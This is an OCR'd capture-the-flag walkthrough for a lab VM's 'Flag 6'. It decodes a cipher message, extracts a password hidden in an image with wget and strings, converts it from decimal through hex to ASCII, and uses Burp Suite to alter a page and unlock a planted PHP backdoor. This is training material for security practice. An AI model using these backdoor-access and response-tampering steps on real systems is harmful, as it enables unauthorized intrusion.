
Flag 6

Suspected that the message is “substitution cipher” and the method is A=Z. To confirm it by decode it in this URL : https://www.guballa.de/substitution-solver.

Hi Dimitri
If you are reading this I might be not alive. I have place a backdoor in Blackmarket workshop under /kgbbackdoor folder you must have to use
PassPass.jpg in order to get access.

According the message, there is a directory namely “kgbbackdoor” at vworkshop directory. There is also a backdoor which may be written in PHP and may be named “backdoor.php”. A image namely “PassPass.jpg” contains the password of the backdoor. Open Firefox to point to http://10.0.2.20/vworkshop/kgbbackdoor/PassPass.jpg.

http://10.0.2.20/vworkshop/kgbbackdoor/PassPass.jpg



Download the PassPass.jpg for extracting the password.

```
wget http://10.0.2.20/vworkshop/kgbbackdoor/PassPass.jpg
```

To inspect the PassPass.jpg file, tried the following command and find the “pass” at the end of the file.

```
strings cat PassPass.jpg
```

The result of the command :

```
Pass = 5215565757312090656
```

Since the “Pass” is very long and suspected that it can be further decode. It is decimal. How about to convert to HEX? Using this URL : https://www.binaryhexconverter.com/decimal-to-hex-converter. The HEX result is :

```
4861696C4B474220
```


It is still too long for the password in CTF. How about to convert to ASCII? Using this URL : https://www.rapidtables.com/convert/number/hex-to-ascii.html. The ASCII result is :

```
HailKGB
```


Interesting! The result is much making sense now as it contains “KGB”. So it is the password of the backdoor.

Open Firefox to point to :

```
http://10.0.2.19/vworkshop/kgbbackdoor/backdoor.php
```




Then inspect the source page :




An incompleted HTML code is at the bottom of the source page. It is required to edit to make it complete in order to allow to submit for entering password of the backdoor.

Launch Burp Suite and intercept the traffic and do the changes at the end of the HTML code before the last line of the code.


```
<input value="Submit" type="submit">
```





Highlight the intercepted content and right click to pop up a submenu, then select “Do intercept” and “Response to this request”.





Make the changes and click “Forward” button at the top left corner. Go to the Backdoor page and click the “Submit” button and “pass=” is awaiting for entering the password “HailKGB”. After that the Backdoor is launched.







Applications Places System
28 °C Mon Jul 9, 02:08:16
Burp Suite Community Edition v1.7.34 - Temporary Project (sandboxed or root)
Burp Intruder Repeater Window Help
